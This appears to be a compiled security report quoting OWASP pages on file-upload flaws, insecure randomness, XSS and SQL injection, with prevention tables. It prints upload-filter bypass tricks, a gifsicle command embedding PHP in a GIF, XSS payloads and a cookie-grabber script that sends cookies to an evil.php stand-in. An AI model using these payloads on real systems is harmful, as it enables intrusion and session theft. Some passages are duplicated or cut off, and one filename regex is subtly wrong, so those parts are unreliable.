 - Using control characters such as null character (0x00) after a forbidden extension and before a permitted one may lead to a bypass. In this method, all the strings after the Null character will be discarded when saving the files. Both URL-encoded and decoded version of the null character should be tried in a file upload request for a thorough test.
 - Using NTFS alternate data stream (ADS) in Windows. In this case, a colon character ":" will be inserted after a forbidden extension and before a permitted one. As a result, an empty file with the forbidden extension will be created on the server (e.g. "file.asax.jpg"). This file might be edited later using other techniques such as using its short filename. The "::\$data" pattern can also be used to create non-empty files. Therefore, adding a dot character after this pattern might also be useful to bypass further restrictions (e.g. "file.asp::\$data.")
 - Flaws in the protection mechanism when it replaces dangerous extensions. For instance, "file.p.phpphp" might be changed to "file.php" after going through this functionality.
 - Flaws in the uploaded file usage for instance when a PHP application uses the "include" function to show the uploaded images.
 - Combination of the above techniques.

Beating getimagesize()

The getimagesize() function will check if it is an image and will check "mime" to verify image type.

Insecure Configuration :

```
<FilesMatch ".+\.php([3457s]|\-s)?|t|tml)">
    SetHandler application/x-httpd-php
</FilesMatch>
```

Secure Configuration :

```
<FilesMatch ".+\.php([3457s]|\-s)?|t|tml)$">
    SetHandler application/x-httpd-php
</FilesMatch>
```

If the service is up and running with the Insecure Configuration, any one can beat the getimagesize function by writing comments in GIF file.

For that an end user needs to install an utility in Kali/Ubuntu OS named 'gifsicle'

` For Kali Linux : apt-get install gifsicle

For Ubuntu : sudo apt-get install gifsicle`

Once installed, the below commands will help writing the commands in a gif file.

```
gifsicle < mygif.gif -- comment "
<?php echo 'Current PHP version: ' . phpversion(); ?>
" \> output.php.gif
```

The above command will create a file with the name "output.php.gif" which simply needs to be uploaded during the check of file upload vulnerability.

Allow Listing File Extensions

Applications that check the file extensions using an allow list method also need to validate the full filename to prevent any bypass.

- The list of permitted extensions should be reviewed as it can contain malicious extensions as well. For instance, in case of having ".shtml" in the list, the application can be vulnerable to SSI attacks.
- Some of the bypass techniques for the deny list methods such as using double extensions are also applicable here and should be checked.

"Content-Type" Header Validation

"Content-Type" entity in the header of the request indicates the Internet media type of the message content. Sometimes web applications use this parameter in order to recognise a file as a valid one. For instance, they only accept the files with the "Content-Type" of "text/plain".

- It is possible to bypass this protection by changing this parameter in the request header using a web proxy.

Using a File Type Detector

Sometimes web applications intentionally or unintentionally use some functions (or APIs) to check the file types in order to process them further. For instance, when an application resize an image file, it may just show an error message when non-image files are uploaded without saving them on the server.

- If it reads the few first characters (or headers), it can be bypassed by inserting malicious code after some valid header or within the file's metadata.
- Inserting code in the comments section or those section that have no effect on the main file can also lead to a bypass.
- The inserted data can be obfuscated or encoded if the application detects a malicious code using specific patterns or signatures.
- Uploaded file can be crafted to create a malicious code in case of being compressed by the application.

Other Interesting Test Cases

- Uploading a file when another file with the same name already exists. This may show interesting error messages that can

Other Interesting Test Cases

- Uploading a file when another file with the same name already exists. This may show interesting error messages that can lead to information disclosure. Logical flaws might be found if the application renames the new file to keep it on the server.
- Uploading a file when another folder with the same name already exists. This may show interesting error messages that can lead to information disclosure.
- Uploading a file with a long name. This may show interesting error messages that can lead to information disclosure.
- Uploading a file multiple times at the same time. This may show interesting error messages that can lead to information disclosure.
- Uploading valid and invalid files in different formats such as compressed or XML files to detect any possible processing on the server side.
- Uploading a file with ".", "..", or "..." as its name. For instance, in Apache in Windows, if the application saves the uploaded files in "/www/uploads/" directory, the "." filename will create a file called "uploads" in the "/www/" directory.
- Uploading files that may not be deleted easily such as "...:jpg" in NTFS that makes the "." file (this file can be deleted using command line). This may show interesting error messages that can lead to information disclosure.
- Uploading a file in Windows with invalid characters such as "<>*" in its name. This may show interesting error messages that can lead to information disclosure.
- Uploading a file in Windows using reserved (forbidden) names such as CON, PRN, AUX, NUL, COM1, COM2, COM3, COM4, COM5, COM6, COM7, COM8, COM9, LPT1, LPT2, LPT3, LPT4, LPT5, LPT6, LPT7, LPT8, and LPT9. This may show interesting error messages that can lead to information disclosure. Uploading a file with a reserved name may lead to denial of service if the application keeps the name and tries to save it with another extension (detecting it wrongly as an existing file).
- Cross-site content hijacking issues can be exploited by uploading a file with allowed name and extension but with Flash, PDF, or Silverlight contents.
- Uploading a "crossdomain.xml" or "clientaccesspolicy.xml" file can make a website vulnerable to cross-site content hijacking. These files should be uploaded to the root of the website to work. However, the "crossdomain.xml" file can be in a subdirectory as long as it is allowed in the root "crossdomain.xml" file.

Important Notes in Testing File Uploaders

- Do not try to replace the existing files during testing unless it is safe to proceed. For instance, replacing configuration files such as “web.config” or “.htaccess” file can lead to a denial of service attack for the whole website.

Prevention Methods (Solutions to be more secure)

In order to make a Windows server more secure, it is very important to follow the Microsoft security best practices first. For this purpose, some of the useful links are:

- IIS 6.0 Security Best Practices[[http://technet.microsoft.com/en-us/library/cc782762\(WS.10\).aspx](http://technet.microsoft.com/en-us/library/cc782762(WS.10).aspx)]
- Securing Sites with Web Site Permissions[[http://technet.microsoft.com/en-us/library/cc756133\(WS.10\).aspx](http://technet.microsoft.com/en-us/library/cc756133(WS.10).aspx)]
- IIS 6.0 Operations Guide[[http://technet.microsoft.com/en-us/library/cc785089\(WS.10\).aspx](http://technet.microsoft.com/en-us/library/cc785089(WS.10).aspx)]
- Improving Web Application Security: Threats and Countermeasures¹
- Understanding the Built-In User and Group Accounts in IIS 7.0²
- IIS Security Checklist³

And some special recommendations for the developers and webmasters:

- The file types allowed to be uploaded should be restricted to only those that are necessary for business functionality.
- Never accept a filename and its extension directly without having an allow list filter.
- The application should perform filtering and content checking on any files which are uploaded to the server. Files should be thoroughly scanned and validated before being made available to other users. If in doubt, the file should be discarded.
- It is necessary to have a list of only permitted extensions on the web application. And, file extension can be selected from the list. For instance, it can be a “select case” syntax (in case of having VBScript) to choose the file extension in regards to the real file extension.
- All the control characters and Unicode ones should be removed from the filenames and their extensions without any exception. Also, the special characters such as “:”, “.”, “>”, “<”, “/”, “\”, additional “.”, “*”, “%”, “\$”, and so on should be discarded as well. If it is applicable and there is no need to have Unicode characters, it is highly recommended to only accept Alpha-Numeric characters and only 1 dot as an input for the file name and the extension; in which the file name and also the extension should not be empty at all (regular expression: `^[a-zA-Z0-9]{1,200}\\.\\.[a-zA-Z0-9]{1,10}$`).

- Limit the file size to a maximum value in order to prevent denial of service attacks (on file space or other web application's functions such as the image resizer).
- Restrict small size files as they can lead to denial of service attacks. So, the minimum size of files should be considered.
- Use Cross Site Request Forgery protection methods.
- Prevent from overwriting a file in case of having the same hash for both.
- Use a virus scanner on the server (if it is applicable). Or, if the contents of files are not confidential, a free virus scanner website can be used. In this case, file should be stored with a random name and without any extension on the server first, and after the virus checking (uploading to a free virus scanner website and getting back the result), it can be renamed to its specific name and extension.
- Try to use POST method instead of PUT (or GET!)
- Log users' activities. However, the logging mechanism should be secured against log forgery and code injection itself.
- In case of having compressed file extract functions, contents of the compressed file should be checked one by one as a new file.
- If it is possible, consider saving the files in a database rather than on the filesystem.
- If files should be saved in a filesystem, consider using an isolated server with a different domain to serve the uploaded files.
- File uploaders should be only accessible to authenticated and authorised users if possible.
- Write permission should be removed from files and folders other than the upload folders. The upload folders should not serve any
- Ensure that configuration files such as ".htaccess" or "web.config" cannot be replaced using file uploaders. Ensure that appropriate settings are available to ignore the ".htaccess" or "web.config" files if uploaded in the upload directories.
- Ensure that files with double extensions (e.g. "file.php.txt") cannot be executed especially in Apache.
- Ensure that uploaded files cannot be accessed by unauthorised users.
- Adding the "Content-Disposition: Attachment" and "X-Content-Type-Options: nosniff" headers to the response of static files will secure the website against Flash or PDF-based cross-site content-hijacking attacks. It is recommended that this practice be performed for all of the files that users need to download in all the modules that deal with a file download. Although this method does not fully secure the website against attacks using Silverlight or similar objects, it can mitigate the risk of using Adobe Flash and PDF objects, especially when uploading PDF files is permitted.
- Flash/PDF (crossdomain.xml) or Silverlight (clientaccesspolicy.xml) cross-domain policy files should be removed if they are not in use and there is no business requirement for Flash or Silverlight applications to communicate with the website.

Name	Unrestricted File Upload
Description	Unrestricted File Upload occurs when a web application accepts file uploads without adequate validation. Uploaded files represent a significant risk because they can get attacker-controlled code onto a server. There are two primary classes: (1) file metadata problems — path and filename data can trick applications into overwriting critical files or storing them in dangerous locations; (2) file content problems — the application may misuse the file's content depending on how it processes uploads. Consequences range from complete server takeover via web shells, XSS delivered via malicious files, exploitation of vulnerable processing libraries (e.g. ImageMagick), phishing through hosted malicious pages, and denial of service via file system overload.
Prevention	1. Restrict file types to only those necessary for business functionality using an allowlist (not a denylist). 2. Remove all control and Unicode characters from filenames and extensions without exception. 3. Remove special characters (; : > < / \ . * % \$) from filenames; use alphanumeric only. 4. Restrict maximum filename length (under 255 characters); consider hash/timestamp naming. 5. Remove execute permissions from upload directories and remove all script handlers. 6. Limit file size to prevent denial of service attacks. 7. Validate actual file content, not just MIME type headers or Content-Type values. 8. Scan uploaded files with virus/malware detection tools. 9. Store uploaded files in a database or on an isolated server with a different domain.

10. Prevent file overwriting by checking file hashes before saving.
11. Restrict upload functionality to authenticated and authorised users only.
12. Add Content-Disposition: Attachment and X-Content-Type-Options: nosniff HTTP headers.
13. Validate contents of compressed archives item-by-item before extraction.
14. Implement CSRF protection and comprehensive upload activity logging.

Vulnerability 3 — Insecure Randomness

https://owasp.org/www-community/vulnerabilities/Insecure_Randomness

Insecure Randomness

Description

Standard pseudo-random number generators cannot withstand cryptographic attacks.

Insecure randomness errors occur when a function that can produce predictable values is used as a source of randomness in security-sensitive context.

Computers are deterministic machines, and as such are unable to produce true randomness. Pseudo-Random Number Generators (PRNGs) approximate randomness algorithmically, starting with a seed from which subsequent values are calculated.

There are two types of PRNGs: statistical and cryptographic. Statistical PRNGs provide useful statistical properties, but their output is highly predictable and forms an easy to reproduce numeric stream that is unsuitable for use in cases where security depends on generated values being unpredictable. Cryptographic PRNGs address this problem by generating output that is more difficult to predict. For a value to be cryptographically secure, it must be impossible or highly improbable for an attacker to distinguish between it and a truly random value. In general, if a PRNG algorithm is not advertised as being cryptographically secure, then it is probably a statistical PRNG and should not be used in security-sensitive contexts.

Examples

The following code uses a statistical PRNG to create a URL for a receipt that remains active for some period of time after a purchase (DO NOT DO THIS).

```
String GenerateReceiptURL(String baseUrl) {  
    Random ranGen = new Random();  
    ranGen.setSeed((new Date()).getTime());  
    return(baseUrl + ranGen.nextInt(400000000) + ".html");  
}
```

This code uses the `Random.nextInt()` function to generate “unique” identifiers for the receipt pages it generates. Because `Random.nextInt()` is a statistical PRNG, it is easy for an attacker to guess the strings it generates. Although the underlying design of the receipt system is also faulty, it would be more secure if it used a random number generator that did not produce

predictable receipt identifiers, such as a cryptographic PRNG.

The following code uses Java's `SecureRandom` class to generate a cryptographically strong pseudo-random number (DO THIS):

```
public static int generateRandom(int maximumValue) {  
    SecureRandom ranGen = new SecureRandom();  
    return ranGen.nextInt(maximumValue);  
}
```

[Edit on GitHub](#)

- September 20-24, OWASP Global App: Austria
- June 19-23, 2028

Spotlight: Root



Root.io delivers Autonomous Container Security through Automated Vulnerability Remediation (AVR), eliminating CVEs without disrupting developer workflows. Powered by agentic AI, our platform applies targeted, in-place patches—no rebasing, no re-architecting, and no vendor lock-in—while preserving base images and ensuring SLA-backed compliance and alignment with emerging regulatory standards. Root integrates with CI/CD and developer tools, complements your existing scanners by fixing what they flag, and backports patches even when no upstream fix exists. Trusted by security-conscious enterprises in defense, AI, and regulated industries, Root pairs SBOM + VEX automation with audit-readiness. Remediation that's automatic, auditable, and already done.


Corporate Supporters



Name	Insecure Randomness
Description	Insecure Randomness occurs when an application uses a standard pseudo-random number generator (PRNG) in a security-sensitive context. Standard PRNGs cannot withstand cryptographic attacks because they produce statistically predictable output. Computers are deterministic; statistical PRNGs generate reproducible numeric streams that are unsuitable when security depends on unpredictable values. An attacker who observes several outputs from a statistical PRNG can predict future values mathematically. A classic example is using Java's <code>Random</code> class to generate receipt or session URLs — the predictable identifiers allow an attacker to enumerate or forge valid tokens, compromising authentication and confidentiality.
Prevention	1. Always use a cryptographically secure pseudo-random number generator (CSPRNG) for any security-sensitive value (session tokens, password reset links, API keys, cryptographic keys, nonces). 2. In Java: replace <code>java.util.Random</code> with <code>java.security.SecureRandom</code>. 3. In Python: use the <code>secrets</code> module instead of the <code>random</code> module. 4. In .NET: use <code>System.Security.Cryptography.RandomNumberGenerator</code>. 5. In JavaScript/Node.js: use <code>crypto.randomBytes()</code> from the built-in <code>crypto</code> module. 6. Never assume a PRNG is cryptographically secure unless its documentation explicitly states so. 7. Audit all uses of random values in the application and classify whether each use is security-sensitive; replace any statistical PRNG used in a security context.

Part 2b — Attacks

Navigate to the OWASP Community Page for Attacks at <https://owasp.org/www-community/attacks>. According to OWASP, an attack is a technique used to exploit application vulnerabilities. Three attacks were selected from the list.



The screenshot shows the OWASP Community page for Attacks. The page has a dark header with navigation icons and the URL <https://owasp.org/www-community/attacks/>. The main content area is titled "Attacks" and includes a section "What is an attack?" which defines attacks as techniques used to exploit vulnerabilities. Below this is a "List of Attacks" with a bulleted list of various attack types and their authors. On the right side, there is a sidebar with sections: "The OWASP® Foundation" (describing its mission), "Important Community Links" (with links to Community, Attacks, Vulnerabilities, and Controls), and "Upcoming OWASP Global Events" (listing events in Vienna, Austria, and San Francisco, CA).

Attacks

Watch 234 | Star 1,368

What is an attack?

Attacks are the techniques that attackers use to exploit the vulnerabilities in applications. Attacks are often confused with vulnerabilities - the attacks listed here describe something that an attacker would do (their actions), rather than a weakness in an application (something like a fault that could be exploited).

List of Attacks

- [Abuse of Functionality](#) by Colin Watson
- [Binary Planting](#)
- [Blind SQL Injection](#)
- [Blind XPath Injection](#)
- [Brute Force Attack](#)
- [Buffer Overflow via Environment Variables](#)
- [Buffer Overflow Attack](#)
- [CORS OriginHeaderScrutiny](#)
- [CORS RequestPreflightScrutiny](#) by Dominique RIGHETTO
- [CSV Injection](#) by Timo Goosen, Albinowax
- [Cache Poisoning](#) by Weilin Zhong, Rezos
- [Cash Overflow](#) by psiinon
- [Clickjacking](#) by Gustav Rydstedt
- [Code Injection](#) by Weilin Zhong, Rezos
- [Command Injection](#) by Weilin Zhong
- [Comment Injection Attack](#) by Weilin Zhong, Rezos
- [Content Spoofing](#) by Andrew Smith
- [Credential stuffing](#) by Neal Mueller
- [Cross-User Defacement](#)
- [Cross Site Scripting \(XSS\)](#) by KirstenS

The OWASP® Foundation

works to improve the security of software through its community-led open source software projects, hundreds of chapters worldwide, tens of thousands of members, and by hosting local and global conferences.

Important Community Links

- [Community](#)
- [Attacks \(You are here\)](#)
- [Vulnerabilities](#)
- [Controls](#)

Upcoming OWASP Global Events

- [OWASP Global AppSec EU 2026 - Vienna, Austria](#)
 - June 22-26, 2026
- [OWASP Global AppSec USA 2026 - San Francisco, CA](#)
 - November 2-6, 2026
- [OWASP Global AppSec EU 2027 - Vienna, Austria](#)
 - June 21-25, 2027

Attack 1 — Cross-Site Scripting (XSS)

    <https://owasp.org/www-community/attacks/xss/>

Cross Site Scripting (XSS)

Author: KirstenS
Contributor(s): Jim Manico, Jeff Williams, Dave Wichers, Adar Weidman, Roman, Alan Jex, Andrew Smith, Jeff Knutson, Imifos, Erez Yalon, kingthorin, Vikas Khanna, Grant Ongers

Overview

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page. For more details on the different types of XSS flaws, see: [Types of Cross-Site Scripting](#).

Related Security Activities

How to Avoid Cross-site scripting Vulnerabilities

- [XSS \(Cross Site Scripting\) Prevention Cheat Sheet](#)
- [DOM based XSS Prevention Cheat Sheet](#)
- OWASP Development Guide [article on Data Validation](#)
- OWASP Development Guide [article on Phishing](#)

How to Review Code for Cross-site scripting Vulnerabilities

See the [OWASP Code Review Guide](#).

How to Test for Cross-site scripting Vulnerabilities

See the latest [OWASP Testing Guide](#) article on how to test for the various kinds of XSS vulnerabilities.

How to Test for Cross-site scripting Vulnerabilities

See the latest [OWASP Testing Guide](#) article on how to test for the various kinds of XSS vulnerabilities.

- [Testing_for_Reflected_Cross_site_scripting](#)
- [Testing_for_Stored_Cross_site_scripting](#)
- [Testing_for_DOM-based_Cross_site_scripting](#)

Description

Cross-Site Scripting (XSS) attacks occur when:

1. Data enters a Web application through an untrusted source, most frequently a web request.
2. The data is included in dynamic content that is sent to a web user without being validated for malicious content.

The malicious content sent to the web browser often takes the form of a segment of JavaScript, but may also include HTML, Flash, or any other type of code that the browser may execute. The variety of attacks based on XSS is almost limitless, but they commonly include transmitting private data, like cookies or other session information, to the attacker, redirecting the victim to web content controlled by the attacker, or performing other malicious operations on the user's machine under the guise of the vulnerable site.

Reflected and Stored XSS Attacks

XSS attacks can generally be categorized into two categories: reflected and stored. There is a third, much less well-known type of XSS attack called [DOM Based XSS](#) that is discussed separately [here](#).

Reflected XSS Attacks

Reflected attacks are those where the injected script is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request. Reflected attacks are delivered to victims via another route, such as in an e-mail message, or on some other website. When a user is tricked into clicking on a malicious link, submitting a specially crafted form, or even just browsing to a malicious site, the injected code travels to the vulnerable web site, which reflects the attack back to the user's browser. The browser then executes the code because it came from a "trusted" server. Reflected XSS is also sometimes referred to as Non-Persistent or Type-I XSS (the attack is carried out through a single request / response cycle).

Stored XSS Attacks

Stored attacks are those where the injected script is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc. The victim then retrieves the malicious script from the server when it requests the stored information. Stored XSS is also sometimes referred to as Persistent or Type-II XSS.

Blind Cross-site Scripting

Blind Cross-site Scripting is a form of persistent XSS. It generally occurs when the attacker's payload saved on the server and reflected back to the victim from the backend application. For example in feedback forms, an attacker can submit the malicious payload using the form, and once the backend user/admin of the application will open the attacker's submitted form via the backend application, the attacker's payload will get executed. Blind Cross-site Scripting is hard to confirm in the real-world scenario but one of the best tools for this is XSS Hunter.

Other Types of XSS Vulnerabilities

In addition to Stored and Reflected XSS, another type of XSS, [DOM Based XSS](#) was identified by [Amit Klein in 2005](#). OWASP recommends the XSS categorization as described in the OWASP Article: [Types of Cross-Site Scripting](#), which covers all these XSS terms, organizing them into a matrix of Stored vs. Reflected XSS and Server vs. Client XSS, where DOM Based XSS is a subset of Client XSS.

XSS Attack Consequences

The consequence of an XSS attack is the same regardless of whether it is stored or reflected ([or DOM Based](#)). The difference is in how the payload arrives at the server. Do not be fooled into thinking that a "read-only" or "brochureware" site is not vulnerable to serious reflected XSS attacks. XSS can cause a variety of problems for the end user that range in severity from an annoyance to complete account compromise. The most severe XSS attacks involve disclosure of the user's session cookie, allowing an attacker to hijack the user's session and take over the account. Other damaging attacks include the disclosure of end user files, installation of Trojan horse programs, redirecting the user to some other page or site, or modifying presentation of content. An XSS vulnerability allowing an attacker to modify a press release or news item could affect a company's stock price or lessen consumer confidence. An XSS vulnerability on a pharmaceutical site could allow an attacker to modify dosage information resulting in an overdose. For more information on these types of attacks see [Content_Spoofing](#).

How to Determine If You Are Vulnerable

XSS flaws can be difficult to identify and remove from a web application. The best way to find flaws is to perform a security

review of the code and search for all places where input from an HTTP request could possibly make its way into the HTML output. Note that a variety of different HTML tags can be used to transmit a malicious JavaScript. Nessus, Nikto, and some other available tools can help scan a website for these flaws, but can only scratch the surface. If one part of a website is vulnerable, there is a high likelihood that there are other problems as well.

How to Protect Yourself

The primary defenses against XSS are described in the [OWASP XSS Prevention Cheat Sheet](#).

Also, it's crucial that you turn off HTTP TRACE support on all web servers. An attacker can steal cookie data via Javascript even when document.cookie is disabled or not supported by the client. This attack is mounted when a user posts a malicious script to a forum so when another user clicks the link, an asynchronous HTTP Trace call is triggered which collects the user's cookie information from the server, and then sends it over to another malicious server that collects the cookie information so the attacker can mount a session hijack attack. This is easily mitigated by removing support for HTTP TRACE on all web servers.

The [OWASP ESAPI project](#) has produced a set of reusable security components in several languages, including validation and escaping routines to prevent parameter tampering and the injection of XSS attacks. In addition, the [OWASP WebGoat Project](#) training application has lessons on Cross-Site Scripting and data encoding.

Alternate XSS Syntax

XSS Using Script in Attributes

XSS attacks may be conducted without using `<script>...</script>` tags. Other tags will do exactly the same thing, for example: `<body onload=alert('test1')>` or other attributes like: `onmouseover`, `onerror`.

`onmouseover`

```
<b onmouseover=alert('Wufff!')>click me!</b>
```

`onerror`

```

```

XSS Using Script Via Encoded URI Schemes

If we need to hide against web application filters we may try to encode string characters, e.g.: `a=&\#X41` (UTF-8) and use it in `IMG` tags:

```
<IMG SRC=j&\#X41vascript:alert('test2')>
```

There are many different UTF-8 encoding notations that give us even more possibilities.

XSS Using Code Encoding

We may encode our script in base64 and place it in `META` tag. This way we get rid of `alert()` totally. More information about this method can be found in RFC 2397

```
<META HTTP-EQUIV="refresh"
CONTENT="0;url=data:text/html;base64,PHNjcmlwdD5hbGVydCgndGVzdMnKTWvc2NyaXB0Pg">
```

These and others examples can be found at the OWASP [XSS Filter Evasion Cheat Sheet](#) which is a true encyclopedia of the alternate XSS syntax attack.

Examples

Cross-site scripting attacks may occur anywhere that possibly malicious users are allowed to post unregulated material to a trusted website for the consumption of other valid users.

The most common example can be found in bulletin-board websites which provide web based mailing list-style functionality.

Example 1

The following JSP code segment reads an employee ID, `eid`, from an HTTP request and displays it to the user.

```
<% String eid = request.getParameter("eid"); %>
...
Employee ID: <%= eid %>
```

The code in this example operates correctly if `eid` contains only standard alphanumeric text. If `eid` has a value that includes meta-characters or source code, then the code will be executed by the web browser as it displays the HTTP response.

Initially, this might not appear to be much of a vulnerability. After all, why would someone enter a URL that causes malicious code to run on their own computer? The real danger is that an attacker will create the malicious URL, then use e-mail or social engineering tricks to lure victims into visiting a link to the URL. When victims click the link, they unwittingly reflect the malicious

content through the vulnerable web application back to their own computers. This mechanism of exploiting vulnerable web applications is known as Reflected XSS.

Example 2

The following JSP code segment queries a database for an employee with a given ID and prints the corresponding employee's name.

```
<%...
Statement stmt = conn.createStatement();
ResultSet rs = stmt.executeQuery("select * from emp where id="+aid);
if (rs != null) {
    rs.next();
    String name = rs.getString("name");
}%>

Employee Name: <%= name %>
```

As in Example 1, this code functions correctly when the values of name are well-behaved, but it does nothing to prevent exploits if they are not. Again, this code can appear less dangerous because the value of name is read from a database, whose contents are apparently managed by the application. However, if the value of name originates from user-supplied data, then the database can be a conduit for malicious content. Without proper input validation on all data stored in the database, an attacker can execute malicious commands in the user's web browser. This type of exploit, known as Stored XSS, is particularly insidious because the indirection caused by the data store makes it more difficult to identify the threat and increases the possibility that the attack will affect multiple users. XSS got its start in this form with websites that offered a "guestbook" to visitors. Attackers would include JavaScript in their guestbook entries, and all subsequent visitors to the guestbook page would execute the malicious code.

As the examples demonstrate, XSS vulnerabilities are caused by code that includes unvalidated data in an HTTP response. There are three vectors by which an XSS attack can reach a victim:

- As in Example 1, data is read directly from the HTTP request and reflected back in the HTTP response. Reflected XSS exploits occur when an attacker causes a user to supply dangerous content to a vulnerable web application, which is then reflected back to the user and executed by the web browser. The most common mechanism for delivering malicious

content is to include it as a parameter in a URL that is posted publicly or e-mailed directly to victims. URLs constructed in this manner constitute the core of many phishing schemes, whereby an attacker convinces victims to visit a URL that refers to a vulnerable site. After the site reflects the attacker's content back to the user, the content is executed and proceeds to transfer private information, such as cookies that may include session information, from the user's machine to the attacker or perform other nefarious activities.

- As in Example 2, the application stores dangerous data in a database or other trusted data store. The dangerous data is subsequently read back into the application and included in dynamic content. Stored XSS exploits occur when an attacker injects dangerous content into a data store that is later read and included in dynamic content. From an attacker's perspective, the optimal place to inject malicious content is in an area that is displayed to either many users or particularly interesting users. Interesting users typically have elevated privileges in the application or interact with sensitive data that is valuable to the attacker. If one of these users executes malicious content, the attacker may be able to perform privileged operations on behalf of the user or gain access to sensitive data belonging to the user.
- A source outside the application stores dangerous data in a database or other data store, and the dangerous data is subsequently read back into the application as trusted data and included in dynamic content.

Attack Examples

Example 1: Cookie Grabber

If the application doesn't validate the input data, the attacker can easily steal a cookie from an authenticated user. All the attacker has to do is to place the following code in any posted input (ie: message boards, private messages, user profiles):

```
<SCRIPT type="text/javascript">
var adr = '../evil.php?cakemonster=' + escape(document.cookie);
</SCRIPT>
```

The above code will pass an escaped content of the cookie (according to RFC content must be escaped before sending it via HTTP protocol with GET method) to the evil.php script in "cakemonster" variable. The attacker then checks the results of their evil.php script (a cookie grabber script will usually write the cookie to a file) and use it.

Error Page Example

Let's assume that we have an error page, which is handling requests for a non existing pages, a classic 404 error page. We

may use the code below as an example to inform user about what specific page is missing:

```
<html>
<body>
<?php
print "Not found: " . urlencode($_SERVER["REQUEST_URI"]);
?>

</body>
</html>
```

Let's see how it works: `http://testsite.test/file_which_not_exist` In response we get: `Not found: /file_which_not_exist`

Now we will try to force the error page to include our code: `http://testsite.test/<script>alert("TEST");</script>`
The result is: `Not found: /` (but with JavaScript code `<script>alert("TEST");</script>`)

We have successfully injected the code, our XSS! What does it mean? For example, that we may use this flaw to try to steal a user's session cookie.

Name	Cross-Site Scripting (XSS)
Description	XSS is an injection vulnerability where attackers introduce malicious scripts into trusted websites. Malicious scripts are injected into otherwise benign and trusted websites. The attack succeeds because web applications include user input in output without proper validation or encoding. The vulnerability exploits browser trust — since scripts appear to originate from a legitimate server, the browser executes them with full access to sensitive data like cookies, session tokens, and DOM content. Attack types: (1) Reflected XSS — injected code is reflected back to the user in a single request-response cycle, typically delivered via malicious links; (2) Stored XSS — malicious scripts are permanently saved on the server (in databases, forums, or comment fields) and executed whenever any victim retrieves the data; (3) DOM-Based XSS — client-side vulnerability where dangerous data is processed through the Document Object Model without validation; (4) Blind XSS — a persistent variant where the payload executes when backend administrators access the attacker-submitted content.
Prevention	1. Validate and sanitize all input from untrusted sources before processing (primary defense per the OWASP XSS Prevention Cheat Sheet). 2. Encode all output data before inserting it into HTML, JavaScript, CSS, or URL contexts to prevent browser execution. 3. Implement a strong Content Security Policy (CSP) HTTP header to restrict script sources. 4. Disable HTTP TRACE on all web servers to prevent cookie theft via cross-site tracing. 5. Use OWASP ESAPI library for reusable, well-tested validation and output-escaping components across multiple programming languages. 6. Mark session cookies as HttpOnly to prevent JavaScript from accessing them. 7. Refer to the DOM-Based XSS Prevention Cheat Sheet for client-side-specific defenses. 8. Use the OWASP WebGoat application for team training on understanding XSS and data encoding.

Attack 2 — SQL Injection

    https://owasp.org/www-community/attacks/SQL_Injection

SQL Injection

Contributor(s): kingthorin, zbraiterman

Overview

A [SQL injection](#) attack consists of insertion or “injection” of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands.

Threat Modeling

- SQL injection attacks allow attackers to spoof identity, tamper with existing data, cause repudiation issues such as voiding transactions or changing balances, allow the complete disclosure of all data on the system, destroy the data or make it otherwise unavailable, or become administrators of the database server.
- SQL Injection is very common with PHP and ASP applications due to the prevalence of older functional interfaces. Due to the nature of programmatic interfaces available, J2EE and ASP.NET applications are less likely to have easily exploited SQL injections.
- The severity of SQL Injection attacks is limited by the attacker’s skill and imagination, and to a lesser extent, defense in depth countermeasures, such as low privilege connections to the database server and so on. In general, consider SQL Injection a high impact severity.

Related Security Activities

